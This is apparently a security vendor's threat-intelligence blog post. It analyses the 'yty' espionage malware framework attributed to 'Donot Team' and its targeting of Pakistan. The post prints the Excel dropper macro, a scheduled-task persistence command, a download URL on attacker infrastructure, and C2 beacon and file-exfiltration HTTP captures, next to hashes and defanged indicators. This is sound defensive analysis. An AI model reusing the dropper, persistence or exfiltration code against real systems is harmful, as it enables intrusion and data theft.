

# Donot Team Leverages New Framework

---

[netscout.com/blog/asert/donot-team-leverages-new-modular-malware-framework-south-asia](https://netscout.com/blog/asert/donot-team-leverages-new-modular-malware-framework-south-asia)



## Donot Team Leverages New Modular Malware Framework in South Asia

---



by ASERT Team on March 8th, 2018  
Authors: Dennis Schwarz and Jill Sopko

*Special thanks to Richard Hummel and Hardik Modi for their contributions on this post.*



MINISTRY OF FINANCE  
GOVERNMENT OF PAKISTAN

**Government of Pakistan  
Finance division  
(Regulations Wing)**


No.F.4 (3) R-4/2011-Revision

Islamabad **November 06, 2017**

Subject: **REVISION OF ADHOC RELIEF ALLOWANCE – 2017 @ 15% OF BASIC PAY TO THIS EXECUTIVE/SUPERVISORY STAFF OF AUTONOMOUS/ SEMI AUTONOMOUS BODIES, CORPORATIONS ETC.**

The undersigned is directed to refer to the subject noted above and to state that consequent upon (introduction of) revision of Basic Pay Scales-2017 and grant of Adhoc Relief Allowance – 2107 @ 15% of basic pay to the civil servants in BPS 1-22 wef 01-10-2017 vide Finance division's O.M.No.F 1(3)Imp/2017-5000 dated 04 Nov 2017, it has, inter-alia been decided that the revision of Basic Pay Scale-2017 and grant of Adhoc Relief Allowance -2017 @ 15% of basic pay subject to existing conditions will also be applicable to the employee of Autonomous/ Semi-Autonomous bodies and Corporations, which have adopted the Federal Government's Basic Pay scales Scheme in totality.

All Ministries/Divisions are requested to convey these instructions to Autonomous/ Semi Autonomous Bodies and Corporations under their administrative control for tasking further necessary action.

  
Muhammad Anwar Javaid  
Section Officer (Reg-IV)  
Tele-051-9245872

**ALL MINISTRIES/DIVISIONS/DEPARTMENTS  
AUDITOR GENERAL OF PAKISTAN**

Figure 1: Pakistan themed decoy document

## Key Findings

---

- ASERT discovered a new modular malware framework, we call yty, that focuses on file collection, screenshots, and keylogging.
- We believe the threat actors, Donot Team, who created EHDevel, also created the yty framework.
- With medium confidence, ASERT believes this new malware framework will pick up where EHDevel left off and continue to focus on targets in South Asia.

## Overview

---

In late January 2018, ASERT discovered a new modular malware framework we call "yty". The framework shares a striking resemblance to the EHDevel framework. We believe with medium confidence that a team we call internally as "Donot Team" is responsible for the new malware and will resume targeting of South Asia.

In a likely effort to disguise the malware and its operations, the authors coded several references into the malware for football—it is unclear whether they mean American football or soccer. The theme may allow the network traffic to fly under the radar.

While we believe this framework and its components are new, it shares many Tactics, Techniques, and Procedures (TTPs) and Indicators of Compromise (IOCs) with the EHDevel malware framework. In September 2017, Bitdefender released a [white paper](#) describing EHDevel and some of the campaigns that used it. Some of the highlights of it included the following:

- Labeled as an APT (advanced persistent threat) and active since at least 2016.
- Modular architecture with malware functionality spread over multiple components.
- Components used a variety of programming languages (C++, .NET, Python, VBS, and Autolt).
- Functionality included: file collection, screenshots, key logging, and gathering system information.
- Command and control (C2) hosts stored in a document hosted on Google Docs.
- Decoy documents, timestamp analysis, and C2 server log analysis showed a focus on Pakistan.

We assess with medium confidence that the yty framework is a replacement for the EHDevel framework and that the Donot Team may start using it in campaigns in a similar manner as EHDevel. The evolution from EHDevel to yty shows the threat actors are continually improving and modifying their malware framework, adding to their sophistication.

## Campaign Analysis

---

Donot Team campaigns use multiple methods to mimic legitimate applications, organizations, and services like Adobe, Gmail or news outlets. They also including seemingly benign domains that likely raise minimal suspicion to a human observer. The following domains are a few examples:

- abodeupdater[.]com  
Adobe update services
- qmails[.]org  
Gmail webmail service
- serviceupports[.]com  
Generic services domains
- sundayobserver[.]net  
Mimics weekly English-language newspaper in Sri Lanka
- thebangladeshtoday[.]net  
English version of the national daily newspaper in Bangladesh

The actors use false personas to register their domains instead of opting for privacy protection services. Depending on the registrar service chosen, this could be seen as another cost control measure. The actors often used typo-squatting to slightly alter a legitimate domain name. In contrast, the registration information used accurate spelling, possibly indicating the domain naming was intentional, typos included. Each unique registrant usually registered only a few domains, but mistakenly reused phone numbers or the registration data portrayed a similar pattern across domains. Looking at shared IP infrastructure, it was easy to see the registration patterns and expand the network used by the attackers. The Donot Team relies heavily on subdomains. Nearly every domain discovered through the course of this investigation had multiple, unique subdomains and every malware sample analyzed communicated to subdomains. In at least two instances, the domain never resolved to an IP address. Instead, the malware used subdomains, which lead to active infrastructure. Many of the sub-domains only navigated to the third level, but other samples used overly complex subdomain structures down to the sixth or seventh level.

- update.<domain>[.]com
- service.<domain>[.]org
- mail-live.outlook-com.332dhgka93t-veri9fjg3j-2s33gl.system.thebangladeshtoday[.]net

Looking at registration patterns and passive DNS, many of these domains resolve for as little as three days before going offline. It is possible the attackers use these small windows to test their malware operations. Although we did not observe the original distribution of the core binary, we believe the group specifically targeted Pakistani individuals based on the decoy documents observed. They appeared to be official Government of Pakistan memos, see **Figure 1**, above.

## Attribution

---

Donot Team's TTPs, infrastructure, and the malware code are strikingly similar to the EHDevel malware reported by BitDefender and is likely the same group of operators. Bitdefender noted that the EHDevel malware appeared similar to malware analyzed by Blue Coat Labs in their report "Snake in the Grass". The "Snake in the Grass" report also showed malware similarities and infrastructure overlap with Operation Hangover (also known as the Patchwork Group). While Arbor agrees that there are suspicious similarities between the Donot Team and Patchwork, we did not uncover definitive evidence to link the two groups. Additionally, a malicious document associated with yty was tagged by Hybrid Analysis as "Viceroy Tiger", but there hasn't been much recent public information on this group that we could find to corroborate.

### **yty Malware Framework Analysis**

One of the TTPs associated with the Donot Team is the use of modular/plugin-based malware frameworks. We call the new malware framework "yty" (based on debugging strings in its components). The components of the framework are shown in **Figure 2**:



Circular.xls (malicious excel doc)

drops and executes



.exe (downloader 1)



Setup.exe (downloader 2)






Figure 2: yty malware components.

### Circular.xls Analysis

The first piece of the framework is a malicious Excel document named “Circular.xls” (9ce56e1403469fc74c8ff61dde4e83ad72597c66ce07bbae12fa70183687b32d). The content of the spreadsheet is an executable that is extracted and executed by macros, **Figure 3**.



```

41 d = ".e"
42 e = "x"
43 f = "e"
44 strUserName = Application.UserName
45 path_dom = "Setup"
46 path_dom = ruString(6)
47 path_file = "C:\Users\" + strUserName + "\AppData\Roaming" + "\" + path_dom + d + e + f
48 path_dom = "dYT4B5RV3DCu"
49 Dim ar() As String
50
51 If Len(Dir(path_file)) = 0 Then
52     ar = Split(Microsoft.Excel.Text, ",")
53     path_dom = "Setup"
54     Dim fileNum As Integer
55     Open path_file For Binary As #1
56     Seek #1, LOF(1) + 1
57     For row = LBound(ar) To UBound(ar)
58         Put #1, , CByte(ar(row))
59     Next
60     Close #1
61     Call WaitFo(1)
62     path_dom = "Setup"
63 End If
64 path_dom = "Setup.exe"
65 loadPro path_file
66 'Workbooks.Add
67 Sheet2.Copy
68 'ActiveWorkbook.Sheets.Copy
69
70
71 End Sub

```




Figure

3: Circular.xls macro script

The delivery mechanism for the XLS file is unknown, but evidence suggests it could be a test

document as seen in **Figure 4:**



<u>Author</u>	<u>Testing</u>
<u>Revision_number</u>	<u>None</u>
<u>Last_saved_time</u>	<u>2018-02-06 05:55:58</u>
<u>Codepage</u>	<u>1252</u>
<u>Title</u>	<u>None</u>
<u>Create_time</u>	<u>2018-02-05 08:57:36</u>

Figure 4: XLS document properties

### **.exe (Downloader 1) Analysis**

#### **SHA256:**

8d7eb0b7251bc4a40ebc9142a59ed8af16fb11cf8168e76dca48a78d6d7e4595

**Compilation Date:** 2018-02-05 09:06:13

**PDB Path:** C:\Users\donot\Documents\Visual Studio 2010\Projects\downloader\Debug\downloader.pdb

Due to a bug in the macro code, the extracted executable is saved as “.exe”. This is a stripped down C++ program that, as its PDB path string indicates, downloads and executes another executable, then removes itself. The downloader attempts to retrieve and execute the following file (not active at the time of research):

[http://conf.serviceupdateres\[.\]com/Setup.exe](http://conf.serviceupdateres[.]com/Setup.exe)

This host is a direct overlap with the EHDevel malware framework as it was also seen distributing payloads in Bitdefender’s analysis.

### **Setup.exe (Downloader 2) Analysis**

**SHA256:** 6bbd10ac20782542f40f78471c30c52f0619b91639840e60831dd665f9396365


**Compilation Date:** 2018-01-04 09:43:28

**PDB Path:** C:\Users\803\Desktop\lytyboth\lyty 2.0\Release\Setup.pdb

Setup.exe is another downloader written in C++ but contains more functionality than the “.exe” downloader. First, it checks/creates a mutex named “toptwo” so that only one copy of itself is running on the victim.

#### *Evasion Techniques*

To confuse malware analysts, it mixes in junk code as seen in **Figure 5**.



```
v216.hIconSm = LoadIconW(hInstance, 0x6C);
RegisterClassExW(&v216);
::hInstance = hInstance;
v10 = CreateWindowExW(0, &ClassName, &WindowName, 0xCF0000u, 2147483648, 0, 2147483648, 0, 0, 0, hInstance, 0);
v11 = v10;
if ( !v10 )
    return 0;
ShowWindow(v10, 0);
UpdateWindow(v11);
hAccTable = LoadAcceleratorsW(hInstance, 0x6D);
GetWindowsDirectoryW(&windows_dir, 0x4000u);
v12 = dword_FDFDD0;
v13 = L"n order to be able to upload files on Wikimedia Commons, you need to be logged in. You can register at the link "
      "in the upper right corner and enter a";
v14 = dword_FDFDD0
      - L"n order to be able to upload files on Wikimedia Commons, you need to be logged in. You can register at the link "
      "in the upper right corner and enter a";
do
{
    v15 = *v13;
    *(v13 + v14) = *v13;
    ++v13;
}
while ( v15 );
```

Figure 5: Junk code contained in binary.

It also has some basic anti-sandbox detection that tries to detect Virtual PC, Sandboxie, and VMware (example in **Figure 6**):

```
- g_is_vmware = is_vmware(v81);  
  if ( g_is_vmware == 1 )  
  {  
    v86 = sub_FBAA40(&v310, &v220, L"VM: Yes");
```




Figure 6: VMWare check.

### *Debugging Code*

Similar to some components in the EHDevel framework, it creates logs for debugging purposes, though the messages are not as verbose as in EHDevel's samples, **Figure 7**.

```
strncpy_like(&log_msg, "OUT LOOP", 8u);  
log(log_msg, v183, v184, v185, v186, v187);
```




Figure 7: Debugging log

*Command & Control* Much like EHDevel, in order to get its C2 host, it downloads a file from Google Docs. The document in this case was located at:

[https://drive.google\[.\]com/uc?authuser=0&id=1BUuYXU6bLdH\\_k\\_NWQIo7n5Uo\\_7...](https://drive.google[.]com/uc?authuser=0&id=1BUuYXU6bLdH_k_NWQIo7n5Uo_7...)

At the time of research, the name of the document was “ip2.txt” and it contained the following IP address:

5.135.199[.]0

Per its metadata, the owner of the document is:

- Alfred Vilfi
- [masterplan00007@gmail.com](mailto:masterplan00007@gmail.com)

An example C2 beacon is show in **Figure 8**:









## 8: C2 beacon

Based on the “/football/goal”, “score”, “ball”, and “loose” strings they are using a football theme to help disguise its traffic. The POST data contains:


- CPU information
- Windows version
- Is a virtual machine?
- Computer name
- User name
- Serial number of main disk volume

At the time of analysis, we only elicited a “loose” response from the C2 server. Continued execution is reliant on eliciting a “win” response. If a “win” response does not occur, the malware continues beaconing until it receives the appropriate response. Once the correct response is seen, the malware downloads the next component from the same C2 using the following URL path:

`/football/download/2/boothelp`

### *Persistence Mechanism*

A secondary macro in circular.xls establishes persistence for the setup.exe download as seen in **Figure 9**.



```
6 strUserName = Application.UserName
7 path_file = "C:\Users\" + strUserName + "\Documents\Setup.exe"
8 Set objFSO = CreateObject("Scripting.FileSystemObject")
9 Set wShell = CreateObject("Wscript.Shell")
10 cmd = "SchTasks /Create /SC DAILY /TN BigData /TR " + path_file + " /ST 09:30 "
11 wShell.Run cmd, 0
12 End Sub
```

Figure 9: Persistence mechanism

### *Unique Strings*

Setup.exe introduces three common names seen in the rest of the malware framework:

- “yty”, the name we use for the framework, from the PDB path string.
- “bigdata” from the schtasks /tn (taskname) parameter used in the persistence mechanism.

- A “bot id” consisting of computer name, user name, and volume serial number separated by dashes.

### **boothelp.exe – Plugin Downloader**

#### **SHA256:**

a2e9d9a00e7e75ab1d5e96dd327a89b55608a0319461f2866aadada5bd50e728

**Compilation Date:** 2018-01-03 09:42:00

**PDB Path:** C:\Users\803\Desktop\lytyboth\lyty 2.0\Release\boothelp.pdb

Another TTP used by the Donot Team is the transition from one programming language to another. We see this with boothelp.exe, which is written in .NET--instead of C++ like the other components. boothelp.exe is a downloader responsible for retrieving modules/plugins that contain added functionality.

The plugin downloader uses the same C2 channels as setup.exe by downloading a Google Doc file which contains the C2 IP address. It then continues the football theme by beaconing to the “/football/flag” folder on the C2 server, **Figure 10**.

**HTTP/1.1 200 Continue**

POST /football/flag HTTP/1.1

Content-Type: application/x-www-form-urlencoded

Host: 5.135.199.0

Content-Length: 624

Expect: 100-continue

Connection: Keep-Alive

```
pc=ADMIN-PC-Admin-5843384153524f5554582020202020202020202020&whi=2&pc_data=<div
class='pcinfo'><p><b>UserName:</b> Admin</p></br><p><b>MachineName:</b> ADMIN-
PC</p></br><p><b>OSVersion:</b> Microsoft Windows NT 6.1.7601 Service Pack 1</
p></br><p><b>ProcessorCount:</b> 4</p></br><p><b>SystemDirectory:</b> C:\Windows
\system32</p></br><p><b>UserDomainName:</b> Admin-PC</p></br><p><b>Version:</b>
2.0.50727.5420
```

```
<p><b>Drives:</b> C,
```

```
<p><b>Caption:</b> x64 Family 6 Model 62 Stepping 4</p></br><p><b>Processor:</b>
```

```
Intel(R) Xeon(R) CPU E5-2680 v2 @ 2.80GHz</p></br><p><b>Manufacturer:</b>
```

```
GenuineIntel</p></br></div>&pc_drive=C,HTTP/1.1 200 OK
```

Date: Mon, 12 Feb 2018 15:56:34 GMT

Server: Apache

X-Powered-By: PHP/5.3.3

Access-Control-Allow-Origin: \*

Set-Cookie: ci\_session=6u5g1pc8toe3eg4jc47h6sju7ntcdv93; expires=Mon, 12-Feb-2018 17:56:34 GMT; path=/; HttpOnly

Expires: Thu, 19 Nov 1981 08:52:00 GMT

Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0

Pragma: no-cache

Content-Length: 84

Connection: close

Content-Type: text/html; charset=UTF-8

KT:0&gt;496128/ZT:0&gt;66048/ST:0&gt;66048/TT:0&gt;66560/TS:0&gt;552928/YTY:40&gt;552928/

ALL:&lt;0&gt;&lt;0&gt;&lt;0/

2 client pkts, 1 server pkt, 2 turns.

Entire conversation (1359 bytes)

Show and save data as

ASCII

Find:

Find Next

Help

Filter Out This Stream

Print

Save as...

Back

Close



Figure

#### 10: C2 communications to retrieve modules

Using an HTML <div> element labeled “pcinfo”—possibly displayed verbatim in the C2 panel—the malware beacon message contains various pieces of system information outlined below:

- User name
- Computer name
- Windows version
- Number of processors
- System directory
- Domain name
- .NET version
- Information on drives
- CPU information

The response from the C2 is an odd string containing multiple pieces, delimited by various characters, but boils down to what plugins to download/run and their file sizes. The plugins for this framework were downloaded from the same URI path (“/football/download/2/”) where boothelp.exe was located. As of February 2018, we observed the following plugins:

- vstservice.exe – document listing plugin
- abode.exe – file exfiltration plugin
- mdriver.exe – key logger plugin
- dspcheck.exe – screenshot plugin

- mboard.exe – system information plugin

These modules share functionality with components of the EHDevel framework, creating further overlap between the two malware frameworks. boothelp.exe has an interesting but unused function that takes a list of benign URLs and opens connections to them. As noted previously, we believe the actors are still testing the malware framework and it's possible these URLs will become an anti-analysis feature to hide C2 communication among benign traffic. Some of the interesting benign URLs listed below:

- [https://www.google\[.\]co.in/](https://www.google[.]co.in/)
- [http://www.imdb\[.\]com/title/tt3501632/](http://www.imdb[.]com/title/tt3501632/)
- [https://www.rottentomatoes\[.\]com/m/thor\\_ragnarok\\_2017](https://www.rottentomatoes[.]com/m/thor_ragnarok_2017)

### **vstservice.exe – File Listing Plugin**

**SHA256:** e3fb0ab2f3d11f12c11b3ee1e1781eaec5581def820afe7e01902f31ba9e1936

**Compilation Date:** 2018-01-03 08:14:32

**PDB Path:** C:\Users\803\Desktop\ytyboth\yty 2.0\Release\vstservice.pdb The vstservice.exe plugin is .NET file responsible for sending a list of the file system to the C2. The malware retrieves the C2 from a Google Docs file like the previous binaries. The file was located at the following location:

[https://docs.google\[.\]com/uc?id=0B42CqDoBbigYM1IEamRDRjhFbGc&export=dow...](https://docs.google[.]com/uc?id=0B42CqDoBbigYM1IEamRDRjhFbGc&export=dow...)

At the time of research, the Google Doc was named “domain.txt” and contained the following C2 host:

upload.cloudsekurity[.]online

Per its metadata, it is owned by the same owner as the document above. The plugin sends two file listings. The first one focuses on files with the following extensions:

- ppt
- pdf
- doc
- xls
- docx
- xlsx
- pptx
- docm
- rtf
- inp
- xlsx

- csv
- odt
- pps
- vcf

The second one contains all other files. An example is shown in **Figure 11**.

**HTTP/1.1 100 Continue**

```
POST /bigdata/file_upload?status=Found&path=Unknown&pc=JOHN-
john-35423037424636432020202020202020202020202020202020&type=three&fname=UnKnown&cnumber=
3&orname=three&ofid= HTTP/1.1
Content-Type: multipart/form-data;
boundary=-----8d4fb22cb6ccb7c
Host: upload.cloudsekurity.online
Content-Length: 17815
Expect: 100-continue
Connection: Keep-Alive
```

```
-----8d4fb22cb6ccb7c
Content-Disposition: form-data; name="file"; filename="C.doc"
Content-Type: three
```

```
C:\
john.xls>7898339>6/16/2013 7/00/36 AM
john.docx>5208963>6/23/2014 2/57/53 PM
john.ppt>2475731>2/8/2015 2/03/20 AM
john.pptx>1699059>3/26/2015 2/21/53 AM
C:\$Recycle.Bin\S-1-5-21-3701069856-2201258661-2221548832-1000
$RQ9WB4J.ppt>4543473>2/15/2012 1/17/35 AM
$R1F0PBU.xls>874295>12/1/2012 1/18/24 AM
$R41ACDG.ppt>5766797>7/2/2013 11/03/32 PM
$R1TM6FY.xls>109833>12/8/2013 5/17/33 PM
